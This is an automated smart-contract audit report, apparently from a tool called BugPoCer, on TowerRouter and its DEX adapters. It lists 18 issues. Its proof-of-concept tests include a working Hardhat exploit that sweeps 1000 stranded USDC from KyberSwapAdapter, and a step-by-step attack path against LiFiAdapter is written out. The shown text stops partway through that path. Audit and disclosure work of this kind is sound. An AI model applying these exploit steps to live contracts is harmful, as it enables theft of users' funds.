| --- | --- |
| **DZapAdapter**<br>WHOLE CONTRACT + 3 FUNCTIONS<br>_clearSpenders<br>_approveSpenders<br>swapExactInput | contracts/adapters/DZapAdapter.sol |
| **KyberSwapAdapter**<br>WHOLE CONTRACT + 3 FUNCTIONS<br>_getRevertMsg<br>_approveSpenders<br>swapExactInput | contracts/adapters/KyberSwapAdapter.sol |
| **RecurringOrderExecutor**<br>WHOLE CONTRACT + 1 FUNCTION<br>executeOrder | contracts/RecurringOrderExecutor.sol |
| **TowerRouter**<br>WHOLE CONTRACT + 6 FUNCTIONS<br>unregisterRouter<br>withdrawFees<br>registerRouter<br>swapExactTokensForTokens<br>_executeMultiHopSwap<br>swapWithSplit | contracts/TowerRouter.sol |
| **UnitFlowAdapter**<br>WHOLE CONTRACT + 5 FUNCTIONS<br>uniswapV3SwapCallback<br>unitFlowV3SwapCallback<br>_handleSwapCallback<br>_swapPoolExactInput<br>swapExactInput | contracts/adapters/UnitFlowAdapter.sol |

# 3. Ingested Documentation


Documentation BugPoCer ingested and used during analysis.

**1 DOCUMENT**

| DOCUMENT | SOURCE | SIZE |
| --- | --- | --- |
| `README.md` | Repository Docs | 4,656 chars |

# 4. Summary

**Scan Started:** 23 October 2026 14:46 UTC
**Scan Completed:** 23 October 2026 16:01 UTC
**Report Generated:** 23 October 2026 16:08 UTC




**YOUR VERDICTS**

42 of 42 findings have no verdict yet. Mark each one **True positive**, **False positive** or **Design decision** in the Olympix CLI or dashboard. Your verdicts make future BugPoCer scans of this repository more accurate.

**18 distinct issues** across 42 findings.

| ISSUE | SEVERITY | SITES | ASSESSMENT |
|---|---|---|---|
| XyloNetAdapter never pulls input; TowerRouter assumes it does | Medium | 2 | Verified + Needs Further Review |
| Adapters sweep entire tokenIn balance to caller | Medium | 5 | Verified + Needs Further Review |
| Unspent tokenIn not refunded after partial-fill swaps | Medium | 8 | Verified + Needs Further Review |
| Unvalidated Split Input Token Leaves Stale Approval | Medium | 1 | Verified |
| Order Slot Overwrite Missing Owner Check | Medium | 1 | Verified |
| No Onchain Price Floor Relayer Controlled Slippage And Route | Medium | 1 | Needs Further Review |
| Platform fee credited twice in single-hop swap | Low | 3 | Needs Further Review |
| NATIVE_USDC branch calls router without pulling user funds | Low | 2 | Needs Further Review |
| Swap recipient may differ from the caller | Low | 1 | Needs Further Review |
| TowerRouter router allowances never reset or revoked | Low | 2 | Needs Further Review |
| Fee Ledger Not Reconciled With Token Balance | Low | 1 | Needs Further Review |

| ISSUE | SEVERITY | SITES | ASSESSMENT |
|---|---|---|---|
| Missing Deadline Stale Swap Execution | Low | 1 | Needs Further Review |
| Permit2 allowed as route target, planting persistent allowances | Low | 7 | Needs Further Review |
| Raw Erc20 Approve Incompatible With Nonstandard Tokens | Low | 1 | Needs Further Review |
| Router-reported amountOut trusted without balance delta | Low | 2 | Needs Further Review |
| Single-step Ownable with inherited renounceOwnership | Low | 2 | Needs Further Review |
| Unidirectional Pool Registration Stale Reverse Route | Low | 1 | Needs Further Review |
| Unvalidated Pool Registration Owner Overwrite | Low | 1 | Needs Further Review |

### SEVERITY

- **High**: Vulnerabilities that enable direct theft or loss of user funds, protocol insolvency, or system-wide failures with realistic attack paths requiring minimal constraints.
- **Medium**: Vulnerabilities that either cause significant impact (fund loss, core functionality breaks) under constrained conditions, moderate impact (temporary DoS, localized losses) under realistic conditions, or minor impact with highly accessible exploit paths.
- **Low**: Vulnerabilities with minimal financial risk that affect non-core functionality, state handling, or minor logic under most conditions, or medium-impact issues requiring admin actions or extreme constraints to exploit.

### BADGES ON EACH FINDING

- **Verified**: BugPoCer wrote a proof-of-concept that runs and demonstrates real harm.
- **Needs Further Review**: BugPoCer could not prove it either way; worth a manual review.

# 5. Findings

## 5.1. Medium

### 5.1.1. XyloNetAdapter never pulls input; TowerRouter assumes it does

MEDIUM 2 FINDINGS

**ROOT CAUSE**

TowerRouter approves the adapter and calls IDexRouter.swap, expecting the adapter to pull the approved tokenIn. XyloNetAdapter.swap never calls transferFrom on msg.sender. The route either reverts on an empty adapter or runs on the adapter's own balance, and it leaves the user's input and a stale allowance in TowerRouter.

**THE FIX**

Make XyloNetAdapter.swap pull amountIn from msg.sender with safeTransferFrom before approving the XyloNet router. Also have TowerRouter._executeMultiHopSwap reset the router allowance after the call.

**FINDINGS**

**a · b**

#### a Adapter Does Not Consume Caller Approval Breaks Integration

MEDIUM VERIFIED

> **Unit Name:** `swap`
>
> **Surfaced From:** 3 units
>
> **Location:** contracts/adapters/XyloNetAdapter.sol:XyloNetAdapter.swap (called from contracts/TowerRouter.sol:_executeMultiHopSwap)

**DESCRIPTION**

**Summary:** `TowerRouter` and the swap executor approve `XyloNetAdapter` for the input amount and call `swap`. The adapter never pulls that input. The XyloNet leg therefore reverts on an empty adapter. If the adapter happens to hold tokens, it succeeds and leaves the user's input stranded in `TowerRouter`.

`TowerRouter._executeMultiHopSwap` runs `safeApprove(router=adapter, swapAmount)` and then `IDexRouter(adapter).swap(...)`. `XyloNetAdapter.swap` never calls `transferFrom` on `msg.sender`. The XyloNet router therefore pulls from the adapter's own, normally empty, balance, and its `transferFrom` reverts. If the adapter does hold enough tokens, the swap succeeds from those tokens. Because the adapter never calls `transferFrom`, the approval stays unspent and the user's `amountIn` stays in `TowerRouter`. Every `TowerRouter` swap routed through a router registered with `usesIDexRouterInterface == true` for this adapter reverts, so the XyloNet route is unusable. In the prefunded case, the user's input is stranded in `TowerRouter` and the

leftover allowance makes the next OZ v4 `safeApprove` for the same adapter revert. Make `XyloNetAdapter.swap` pull `amountIn` from `msg.sender` with `safeTransferFrom` before approving the XyloNet router. Add an integration test for the `TowerRouter` to adapter flow.

**Note:** PoC shows XyloNetAdapter.swap never pulls the caller's input. The XyloNet route reverts on an empty adapter, which breaks core functionality.

**EVIDENCE**

- `contracts/adapters/XyloNetAdapter.sol:swap` — approves `xyloNetRouter` for `amountIn` but never moves tokens from the caller into the adapter.
- `contracts/TowerRouter.sol:swapExactTokensForTokens` — takes the user's tokens into `TowerRouter` and then `safeApprove`s the adapter for `swapAmount`, expecting the adapter to pull them.
- `contracts/TowerRouter.sol:_executeMultiHopSwap` — calls `IDexRouter(router).swap(...)` for `usesIDexRouterInterface` routers, with the comment naming XyloNetAdapter as the intended target.
- The threat model confirms the missing `transferFrom` as an implementation bug in this function.
- `contracts/adapters/XyloNetAdapter.sol:swap` — there is no `transferFrom` or `safeTransferFrom` from `msg.sender` anywhere in the function. The approval and router call use the adapter's own balance.
- `contracts/adapters/XyloNetAdapter.sol:swap` — `recipient` and `minAmountOut` are caller-supplied and only checked for non-zero `recipient`, so output goes wherever the caller says.
- `contracts/adapters/XyloNetAdapter.sol` — the contract has no sweep or recover function, so tokens in the adapter stay exposed to `swap`.
- Sibling `TowerDexAdapter.swap` and `AeroAdapter.swapExactInputSingle` do `safeTransferFrom(msg.sender, this, amountIn)` before approving. `XyloNetAdapter.swap` lacks this counterpart.
- contracts/adapters/XyloNetAdapter.sol:102-133 (XyloNetAdapter.swap)

**PROOF OF CONCEPT**

*`test/poc/swap_adapter_does_not_consume_caller_approval_breaks_integration_44e31b78.js` — Routes swaps through the real `TowerRouter` and `TowerSwapExecutor` into `XyloNetAdapter.swap`, using a bytecode mock XyloNet router that pulls `tokenIn` from its caller. With an empty adapter the swap reverts. With a prefunded adapter the swap succeeds, the user's input stays stranded in `TowerRouter`, and the leftover allowance blocks the next `safeApprove`. The tests asserting correct behavior fail on the vulnerable code, which confirms a true positive.*

```
const { expect } = require("chai");
const { ethers } = require("hardhat");

/**
 * PoC: XyloNetAdapter.swap never pulls `amountIn` from msg.sender.
 *
 * TowerRouter (and TowerSwapExecutor) approve the adapter for `swapAmount` and
call
 * `adapter.swap(...)`. The adapter only approves the XyloNet router and calls
 * `xyloNetRouter.swap(...)`; the XyloNet router then pulls tokenIn from the
ADAPTER's
 * own balance (the adapter is its msg.sender). Nothing ever calls transferFrom
on the
 * TowerRouter / executor, so
 *   - with an empty adapter the XyloNet leg reverts (route unusable)
 *   - with a pre-funded adapter the swap "succeeds" from the adapter's tokens,
the
 *     user's input stays stranded in TowerRouter and the leftover allowance
makes the
 *     next OZ v4 safeApprove for the same adapter revert.
 *
 * The XyloNet router is an external dependency with no mock in the repo. It is
built
 * here from hand-assembled EVM bytecode implementing the documented
IXyloNetRouter.swap
 * semantic (pull tokenIn from msg.sender with transferFrom, pay tokenOut 1:1 to
`to`).
 * The project contracts under test (XyloNetAdapter, TowerRouter,
TowerSwapExecutor) are
 * the real ones.
 */

// ---------------------------------------------------------------------------
// Minimal mock XyloNet router (runtime bytecode, tiny assembler)
//
// swap(address pool,address tokenIn,address tokenOut,uint256 amountIn,
//      uint256 minAmountOut,address to,uint256 deadline) returns (uint256)
//   1. tokenIn.transferFrom(msg.sender, address(this), amountIn)  (reverts if
it fails)
//   2. tokenOut.transfer(to, amountIn)                             (1:1 rate)
//   3. return amountIn
// Any call to the contract runs this logic (the mock only supports `swap`).
// ---------------------------------------------------------------------------
const OP = {
  MSTORE: "52",
  CALLER: "33",
  ADDRESS: "30",
  CALLDATALOAD: "35",
  CALL: "f1",
  GAS: "5a",
  JUMPI: "57",
  RETURNDATASIZE: "3d",
  RETURNDATACOPY: "3e",
  REVERT: "fd",
  RETURN: "f3",
```

```
};

function assemble(prog) {
  const sizeOf = (it) => {
    if (typeof it === "string") return 1;
    switch (it[0]) {
      case "PUSH1":
        return 2;
      case "PUSH32":
        return 33;
      case "PUSHL":
        return 3;
      case "LABEL":
        return 1;
    }
    throw new Error("bad asm item " + JSON.stringify(it));
  };
  const labels = {};
  let pc = 0;
  for (const it of prog) {
    if (Array.isArray(it) && it[0] === "LABEL") labels[it[1]] = pc;
    pc += sizeOf(it);
  }
  let hex = "";
  for (const it of prog) {
    if (typeof it === "string") hex += OP[it];
    else if (it[0] === "PUSH1") hex += "60" + it[1].toString(16).padStart(2,
"0");
    else if (it[0] === "PUSH32") hex += "7f" + it[1];
    else if (it[0] === "PUSHL") hex += "61" +
labels[it[1]].toString(16).padStart(4, "0");
    else if (it[0] === "LABEL") hex += "5b"; // JUMPDEST
  }
  return hex;
}

function mockXyloNetRouterInitCode() {
  const SEL_TRANSFER_FROM = "23b872dd" + "00".repeat(28);
  const SEL_TRANSFER = "a9059cbb" + "00".repeat(28);

  // bubble up the revert data of the failed sub-call
  const revertBubble = [
    "RETURNDATASIZE",
    ["PUSH1", 0],
    ["PUSH1", 0],
    "RETURNDATACOPY",
    "RETURNDATASIZE",
    ["PUSH1", 0],
    "REVERT",
  ];

  const prog = [
    // ---- tokenIn.transferFrom(msg.sender, this, amountIn) ----
    ["PUSH32", SEL_TRANSFER_FROM],
    ["PUSH1", 0x00],
    "MSTORE",
```

```
    "CALLER",
    ["PUSH1", 0x04],
    "MSTORE",
    "ADDRESS",
    ["PUSH1", 0x24],
    "MSTORE",
    ["PUSH1", 0x64], // calldata[100] = amountIn
    "CALLDATALOAD",
    ["PUSH1", 0x44],
    "MSTORE",
    ["PUSH1", 0], // retSize
    ["PUSH1", 0], // retOffset
    ["PUSH1", 0x64], // argsSize
    ["PUSH1", 0], // argsOffset
    ["PUSH1", 0], // value
    ["PUSH1", 0x24], // calldata[36] = tokenIn
    "CALLDATALOAD",
    "GAS",
    "CALL",
    ["PUSHL", "ok1"],
    "JUMPI",
    ...revertBubble,
    ["LABEL", "ok1"],

    // ---- tokenOut.transfer(to, amountIn) ----
    ["PUSH32", SEL_TRANSFER],
    ["PUSH1", 0x00],
    "MSTORE",
    ["PUSH1", 0xa4], // calldata[164] = to
    "CALLDATALOAD",
    ["PUSH1", 0x04],
    "MSTORE",
    ["PUSH1", 0x64], // amountIn (1:1)
    "CALLDATALOAD",
    ["PUSH1", 0x24],
    "MSTORE",
    ["PUSH1", 0], // retSize
    ["PUSH1", 0], // retOffset
    ["PUSH1", 0x44], // argsSize
    ["PUSH1", 0], // argsOffset
    ["PUSH1", 0], // value
    ["PUSH1", 0x44], // calldata[68] = tokenOut
    "CALLDATALOAD",
    "GAS",
    "CALL",
    ["PUSHL", "ok2"],
    "JUMPI",
    ...revertBubble,
    ["LABEL", "ok2"],

    // ---- return amountIn ----
    ["PUSH1", 0x64],
    "CALLDATALOAD",
    ["PUSH1", 0x00],
    "MSTORE",
    ["PUSH1", 0x20],
```

```
    ["PUSH1", 0x00],
    "RETURN",
  ];

  const runtime = assemble(prog);
  const len = runtime.length / 2;
  // init code: copy runtime (starts at offset 0x0c) to memory and return it
  const init =
    "61" + len.toString(16).padStart(4, "0") + "80" + "600c" + "6000" + "39" +
"6000" + "f3";
  return "0x" + init + runtime;
}

async function deployMockXyloNetRouter(deployer) {
  const tx = await deployer.sendTransaction({ data: mockXyloNetRouterInitCode()
});
  const receipt = await tx.wait();
  return receipt.contractAddress;
}

describe("XyloNetAdapter.swap never pulls caller input (TowerRouter / executor
integration)", function () {
  const ROUTER_FEE_BPS = 25n; // TowerRouter default platformFee
  const BPS = 10000n;

  async function deployFixture() {
    const [owner, user, user2, recipient, treasury, pool] = await
ethers.getSigners();

    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const tokenIn = await MockERC20.deploy("USD Coin", "USDC", 6);
    const tokenOut = await MockERC20.deploy("Euro Coin", "EURC", 6);

    // External XyloNet router (pulls tokenIn from its msg.sender, pays tokenOut
1:1)
    const xyloRouterAddr = await deployMockXyloNetRouter(owner);

    // Real XyloNetAdapter
    const XyloNetAdapter = await ethers.getContractFactory("XyloNetAdapter");
    const adapter = await XyloNetAdapter.deploy(
      xyloRouterAddr,
      await tokenOut.getAddress(), // wusdc placeholder (non-zero)
      ethers.ZeroAddress,
    );
    // Owner registers the pool for the pair (as designed, via registerPool)
    await adapter.registerPool(await tokenIn.getAddress(), await
tokenOut.getAddress(), pool.address);

    // Real TowerRouter; owner registers the adapter with usesIDexInterface ==
true
    // (the registerRouter natspec says: "true for XyloNetAdapter")
    const TowerRouter = await ethers.getContractFactory("TowerRouter");
    const tower = await TowerRouter.deploy(await tokenOut.getAddress(),
owner.address);
    await tower.registerRouter(await adapter.getAddress(), true);
```

```
    // XyloNet pool liquidity (tokenOut) lives in the XyloNet router mock
    await tokenOut.mint(xyloRouterAddr, 1_000_000_000n);

    return { owner, user, user2, recipient, treasury, pool, tokenIn, tokenOut,
xyloRouterAddr, adapter, tower };
  }

  async function latestDeadline() {
    return (await ethers.provider.getBlock("latest")).timestamp + 600;
  }

  it("TowerRouter -> XyloNetAdapter swap with an empty adapter is unusable
(XyloNet leg reverts)", async function () {
    const { user, recipient, tokenIn, tokenOut, adapter, tower } = await
deployFixture();

    const amountIn = 1_000_000n; // 1 USDC
    const fee = (amountIn * ROUTER_FEE_BPS) / BPS;
    const swapAmount = amountIn - fee;

    await tokenIn.mint(user.address, amountIn);
    await tokenIn.connect(user).approve(await tower.getAddress(), amountIn);

    // Sanity: the adapter holds nothing, as designed ("adapters hold nothing
between txs")
    expect(await tokenIn.balanceOf(await adapter.getAddress())).to.equal(0n);

    let revertReason = null;
    try {
      await tower
        .connect(user)
        .swapExactTokensForTokens(
          amountIn,
          swapAmount, // 1:1 XyloNet stable pool
          [await tokenIn.getAddress(), await tokenOut.getAddress()],
          recipient.address,
          await latestDeadline(),
          await adapter.getAddress(),
        );
    } catch (e) {
      revertReason = e.message;
    }
    console.log("      swap revert reason:", revertReason);

    // Holds on the fixed code (adapter pulls amountIn from TowerRouter) and
FAILS on the
    // vulnerable code: the swap reverted, so the recipient got nothing.
    expect(
      await tokenOut.balanceOf(recipient.address),
      "XyloNet route through TowerRouter reverted: " + revertReason,
    ).to.equal(swapAmount);
  });

  it("with a pre-funded adapter the swap spends the adapter's tokens and strands
the user's input in TowerRouter", async function () {
    const { user, recipient, tokenIn, tokenOut, adapter, tower } = await
```

```
deployFixture();

    const amountIn = 1_000_000n;
    const fee = (amountIn * ROUTER_FEE_BPS) / BPS;
    const swapAmount = amountIn - fee;

    // adapter happens to hold tokenIn (stuck funds / donation / leftover from
another flow)
    await tokenIn.mint(await adapter.getAddress(), swapAmount);

    await tokenIn.mint(user.address, amountIn);
    await tokenIn.connect(user).approve(await tower.getAddress(), amountIn);

    await tower
      .connect(user)
      .swapExactTokensForTokens(
        amountIn,
        swapAmount,
        [await tokenIn.getAddress(), await tokenOut.getAddress()],
        recipient.address,
        await latestDeadline(),
        await adapter.getAddress(),
      );

    const towerAddr = await tower.getAddress();
    console.log("      recipient tokenOut        :", (await
tokenOut.balanceOf(recipient.address)).toString());
    console.log("      adapter tokenIn left      :", (await
tokenIn.balanceOf(await adapter.getAddress())).toString());
    console.log("      TowerRouter tokenIn held  :", (await
tokenIn.balanceOf(towerAddr)).toString());
    console.log(
      "      allowance(Tower->adapter) :",
      (await tokenIn.allowance(towerAddr, await
adapter.getAddress())).toString(),
    );

    // The swap itself "worked" (paid for by the adapter's tokens)
    expect(await tokenOut.balanceOf(recipient.address)).to.equal(swapAmount);
    // The user's own tokenIn was taken from the user ...
    expect(await tokenIn.balanceOf(user.address)).to.equal(0n);

    // Holds on fixed code: TowerRouter only keeps the platform fee, the swap
amount was
    // spent. FAILS on vulnerable code: the whole amountIn is still sitting in
TowerRouter
    // because the adapter never transferFrom'ed the approved swapAmount.
    expect(await tokenIn.balanceOf(towerAddr)).to.equal(fee);
  });

  it("the unspent allowance left behind makes the next TowerRouter -> adapter
swap revert in safeApprove", async function () {
    const { user, user2, recipient, tokenIn, tokenOut, adapter, tower } = await
deployFixture();

    const amountIn = 1_000_000n;
```

```
    const fee = (amountIn * ROUTER_FEE_BPS) / BPS;
    const swapAmount = amountIn - fee;
    const path = [await tokenIn.getAddress(), await tokenOut.getAddress()];

    // two swaps' worth of tokens sitting on the adapter, so each XyloNet leg
can "succeed"
    await tokenIn.mint(await adapter.getAddress(), swapAmount * 2n);

    await tokenIn.mint(user.address, amountIn);
    await tokenIn.connect(user).approve(await tower.getAddress(), amountIn);
    await tower
      .connect(user)
      .swapExactTokensForTokens(amountIn, swapAmount, path, recipient.address,
await latestDeadline(), await adapter.getAddress());

    // second user, identical swap
    await tokenIn.mint(user2.address, amountIn);
    await tokenIn.connect(user2).approve(await tower.getAddress(), amountIn);

    let revertReason = null;
    try {
      await tower
        .connect(user2)
        .swapExactTokensForTokens(amountIn, swapAmount, path, recipient.address,
await latestDeadline(), await adapter.getAddress());
    } catch (e) {
      revertReason = e.message;
    }
    console.log("      second swap revert reason:", revertReason);

    // Holds on fixed code (allowance consumed by the adapter's transferFrom);
FAILS on
    // vulnerable code: the leftover allowance blocks the second swap.
    expect(
      await tokenOut.balanceOf(recipient.address),
      "second swap blocked: " + revertReason,
    ).to.equal(swapAmount * 2n);
  });

  it("TowerSwapExecutor -> XyloNetAdapter flow also reverts on an empty
adapter", async function () {
    const { owner, user, treasury, tokenIn, tokenOut, adapter, xyloRouterAddr }
= await deployFixture();

    const feeBps = 30n;
    const TowerSwapExecutor = await
ethers.getContractFactory("TowerSwapExecutor");
    const executor = await TowerSwapExecutor.deploy(treasury.address,
owner.address, feeBps);
    await executor.setRouteTarget(await adapter.getAddress(), true);
    await executor.setApprovalSpender(await adapter.getAddress(), true);

    const amountIn = 1_000_000n;
    const swapAmountIn = amountIn - (amountIn * feeBps) / BPS;

    await tokenIn.mint(user.address, amountIn);
```

```
    await tokenIn.connect(user).approve(await executor.getAddress(), amountIn);

    // Route output must go to the executor (its balance-delta check), so the
adapter is
    // called with recipient == executor, exactly like the other adapters'
tests.
    const routeCalldata = adapter.interface.encodeFunctionData("swap", [
      await tokenIn.getAddress(),
      await tokenOut.getAddress(),
      swapAmountIn,
      swapAmountIn,
      await executor.getAddress(),
      await latestDeadline(),
    ]);

    let revertReason = null;
    try {
      await executor.connect(user).executeSwap({
        tokenIn: await tokenIn.getAddress(),
        tokenOut: await tokenOut.getAddress(),
        amountIn,
        minAmountOut: swapAmountIn,
        recipient: user.address,
        routeTarget: await adapter.getAddress(),
        approvalSpender: await adapter.getAddress(),
        routeCalldata,
      });
    } catch (e) {
      revertReason = e.message;
    }
    console.log("      executor revert reason:", revertReason);

    // Holds on fixed code; FAILS on vulnerable code (executeSwap reverted).
    expect(
      await tokenOut.balanceOf(user.address),
      "executor -> XyloNetAdapter swap reverted: " + revertReason,
    ).to.equal(swapAmountIn);
  });
});
```

### b Idex Router Branch Assumes Pull And Leaves Stale Allowance

LOW NEEDS FURTHER REVIEW

**Unit Name:** `_executeMultiHopSwap`

**Location:** contracts/TowerRouter.sol:_executeMultiHopSwap (IDexRouter branch), called from swapExactTokensForTokens and _executeSingleSplit; contracts/adapters/XyloNetAdapter.sol:swap

DESCRIPTION

**Summary:** The `IDexRouter` branch assumes the adapter pulls the approved `tokenIn` from `TowerRouter`. `XyloNetAdapter.swap` never calls `transferFrom`, so XyloNet swaps revert or run on the adapter's own balance, and `TowerRouter` is left with the user's input and a dirty allowance.

**Mechanism:** The callers pull `amountIn` into `TowerRouter` and `safeApprove(router, swapAmount)`. `_executeMultiHopSwap` then calls `IDexRouter(router).swap(...)` and never checks that the input was consumed or resets the allowance. `XyloNetAdapter.swap` only approves `xyloNetRouter` from its own balance. If the adapter holds `tokenIn`, the swap succeeds and the user's `swapAmount` stays in `TowerRouter` with a non-zero allowance. If the adapter holds none, the swap reverts. The next `safeApprove(router, nonzero)` for that token reverts on the OZ v4 non-zero-to-non-zero check.

**Impact:** XyloNet-routed swaps through `TowerRouter` either always revert (adapter unfunded) or work once and then permanently revert for that `tokenIn`. When they do succeed, the user's input is stranded in `TowerRouter` and the output is paid from the adapter's own funds.

**Fix:** Make `XyloNetAdapter.swap` pull `amountIn` from `msg.sender` via `transferFrom`. In `_executeMultiHopSwap`, verify the `tokenIn` balance delta equals `amountIn` and reset the router allowance to zero after the call.

**Note:** Assessed as low impact; reported without a proof of concept.

EVIDENCE

- `contracts/TowerRouter.sol:_executeMultiHopSwap` — the `usesIDexRouterInterface` branch calls `IDexRouter(router).swap` and uses the returned `amountOut`, with no input-consumption check and no allowance reset.
- `contracts/adapters/XyloNetAdapter.sol:swap` — contains no `transferFrom(msg.sender, ...)`. It only calls `IERC20(tokenIn).approve(xyloNetRouter, amountIn)`, so the input must already sit in the adapter.
- `contracts/TowerRouter.sol:swapExactTokensForTokens` — calls `safeApprove(router, swapAmount)` and holds the pulled tokens in `TowerRouter` while the adapter is the router.
- `contracts/TowerRouter.sol:_executeSingleSplit` — the same approve-then-call pattern with no reset, so a stale allowance blocks later `safeApprove` calls.

### 5.1.2. Adapters sweep entire tokenIn balance to caller

MEDIUM 5 FINDINGS

**ROOT CAUSE**

The leftoverIn refund sends IERC20(tokenIn).balanceOf(address(this)) to msg.sender with no pre-call snapshot, unlike tokenOut, which is measured as a delta. Any caller can name a stranded token as tokenIn and take the adapter's whole balance of it.

**THE FIX**

In each adapter's swapExactInput, snapshot the tokenIn balance before the safeTransferFrom pull and refund only balanceAfter minus the baseline.

**FINDINGS**

**a · b · c · d · e**

#### a Unbounded Balance Sweep To Caller

MEDIUM VERIFIED

> **Unit Name:** `swapExactInput`
>
> **Location:** contracts/adapters/KyberSwapAdapter.sol:swapExactInput (leftoverIn refund)

**DESCRIPTION**

**Summary:** Any caller receives the adapter's entire balance of the token they name as `tokenIn`, not just what they pulled in. Tokens stranded in the adapter can be taken by whoever calls next.

**Mechanism:** `tokenOut` is paid out as a delta, `adapterOutAfter - adapterOutBefore`. The refund path instead uses `leftoverIn = IERC20(tokenIn).balanceOf(address(this))` with no pre-call snapshot, and sends all of it to `msg.sender`. `tokenIn` is caller-chosen, and the call can be a no-op against an allowlisted target (for example a harmless Permit2 call). So a caller can pass `amountIn = 1` and sweep any residual balance of that token.

**Impact:** Tokens left in the adapter go to the first caller who names them as `tokenIn`. Sources include mistaken transfers, calls with `recipient == address(this)`, calls where the calldata's output token differs from `tokenOut` and `minAmountOut == 0`, and balances awaiting `recoverToken`. Owner recovery can be front-run.

**Fix:** Snapshot `IERC20(tokenIn).balanceOf(address(this))` before `safeTransferFrom` and refund only `balanceAfter - balanceBefore`, as is already done for `tokenOut`.

**Note:** Any caller can sweep the adapter's whole residual tokenIn balance, because the refund has no pre-call snapshot. The PoC drained 1000 USDC.

**EVIDENCE**

- `contracts/adapters/KyberSwapAdapter.sol:swapExactInput` — `leftoverIn` is the full `balanceOf(address(this))` of `tokenIn`, transferred to `msg.sender` with no baseline.
- `contracts/adapters/KyberSwapAdapter.sol:swapExactInput` — the `tokenOut` side snapshots `adapterOutBefore` and uses a delta, so the two sides are treated asymmetrically.
- `contracts/adapters/KyberSwapAdapter.sol:_isAllowedRouteTarget` — `permit2` is an allowed target, so a caller can supply a succeeding no-op call and still reach the sweep.
- `contracts/adapters/KyberSwapAdapter.sol:receive` / `recoverToken` — the adapter can hold balances that only the owner can recover, but the sweep is open to everyone.

**PROOF OF CONCEPT**

*`test/poc/swapExactInput_unbounded_balance_sweep_to_caller_cb4fe9fb.js` — Strands 1,000 USDC in `KyberSwapAdapter`, then has an attacker call `swapExactInput` with `amountIn = 1`, `tokenIn` set to the stranded token, and a no-op `swapPartialInput` route. The test asserts the attacker only gets their own unit back and the stranded funds stay in the adapter. That assertion is written to fail when the bug exists, because `leftoverIn` sweeps the adapter's entire `tokenIn` balance to the caller. This confirms the vulnerability as a true positive.*

```
const { expect } = require("chai");
const { ethers } = require("hardhat");

// PoC: KyberSwapAdapter.swapExactInput refunds
`IERC20(tokenIn).balanceOf(address(this))`
// (no pre-call snapshot) to msg.sender, so any tokenIn already sitting in the
adapter
// (stranded funds awaiting recoverToken, mistaken transfers, ...) is swept by
the next caller.
describe("KyberSwapAdapter leftoverIn sweep PoC", function () {
  async function deployFixture() {
    const [owner, attacker, victim] = await ethers.getSigners();

    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const tokenIn = await MockERC20.deploy("USD Coin", "USDC", 6);
    const tokenOut = await MockERC20.deploy("Euro Coin", "EURC", 6);

    const MockSwapRouter = await ethers.getContractFactory("MockSwapRouter");
    const router = await MockSwapRouter.deploy();

    const KyberSwapAdapter = await
ethers.getContractFactory("KyberSwapAdapter");
    const adapter = await KyberSwapAdapter.deploy(
      await router.getAddress(),
      ethers.ZeroAddress,
      ethers.ZeroAddress,
    );

    return { owner, attacker, victim, tokenIn, tokenOut, router, adapter };
  }

  it("lets a caller sweep tokenIn that was stranded in the adapter before their
call", async function () {
    const { owner, attacker, victim, tokenIn, tokenOut, router, adapter } =
      await deployFixture();
    const adapterAddr = await adapter.getAddress();

    // --- Setup: 1,000 USDC is stranded in the adapter (e.g. mistaken transfer
by a user,
    // or residual awaiting owner recoverToken). It does not belong to the
attacker.
    const stranded = 1_000_000_000n; // 1000 USDC (6 decimals)
    await tokenIn.mint(victim.address, stranded);
    await tokenIn.connect(victim).transfer(adapterAddr, stranded);
    expect(await tokenIn.balanceOf(adapterAddr)).to.equal(stranded);

    // --- Attacker only owns 1 unit of tokenIn.
    const amountIn = 1n;
    await tokenIn.mint(attacker.address, amountIn);
    await tokenIn.connect(attacker).approve(adapterAddr, amountIn);
    const attackerBefore = await tokenIn.balanceOf(attacker.address);

    // No-op route against the allowlisted target (kyberRouter):
swapPartialInput with
    // amountToSpend = 0 and amountOut = 0 moves nothing.
```

```
    const noopCalldata = router.interface.encodeFunctionData("swapPartialInput",
[
      await tokenIn.getAddress(),
      await tokenOut.getAddress(),
      0n,
      0n,
      attacker.address,
    ]);

    // --- Exploit: pass amountIn = 1, minAmountOut = 0, tokenIn = the stranded
token.
    // This must not revert; the harm is measured below.
    await adapter
      .connect(attacker)
      .swapExactInput(
        await tokenIn.getAddress(),
        await tokenOut.getAddress(),
        amountIn,
        0n,
        attacker.address,
        await router.getAddress(),
        noopCalldata,
      );

    const attackerAfter = await tokenIn.balanceOf(attacker.address);
    console.log("attacker tokenIn before:", attackerBefore.toString());
    console.log("attacker tokenIn after :", attackerAfter.toString());
    console.log(
      "adapter tokenIn after  :",
      (await tokenIn.balanceOf(adapterAddr)).toString(),
    );

    // Holds on fixed code (attacker only gets back its own amountIn, stranded
funds stay
    // in the adapter for the owner to recover) and FAILS when the bug exists.
    expect(attackerAfter).to.equal(attackerBefore);
    expect(await tokenIn.balanceOf(adapterAddr)).to.equal(stranded);
  });
});
```

### b Unscoped Balance Sweep Of Input Token

MEDIUM VERIFIED

> **Unit Name:** `swapExactInput`
>
> **Location:** contracts/adapters/LiFiAdapter.sol:swapExactInput (leftoverIn refund block)

DESCRIPTION

**Summary:** Any caller can take every unit of an ERC20 that is stranded in the adapter. They name that token as `tokenIn`, and the function sends its whole adapter balance to `msg.sender` as `leftoverIn`.

**Mechanism:** `tokenOut` is protected by an `adapterOutBefore` snapshot taken before any pull, but `tokenIn` has no snapshot. `leftoverIn = IERC20(tokenIn).balanceOf(address(this))` is the absolute balance, and it is transferred to `msg.sender`. `tokenIn` is caller-chosen and unrestricted. `routeTarget` can be any harmless successful call, such as a Diamond loupe view or Permit2 `DOMAIN_SEPARATOR`. With `amountIn=1` and `minAmountOut=0`, the refund block pays out the adapter's entire balance of that token.

**Attack path:**

1. A token T sits in the adapter, left by a prior swap, a `recipient == address(this)` call or a mistaken transfer.
2. Attacker calls `swapExactInput(tokenIn=T, tokenOut=any other ERC20, amountIn=1, minAmountOut=0, recipient=attacker, routeTarget=lifiDiamond, routeCalldata=harmless successful call)`.
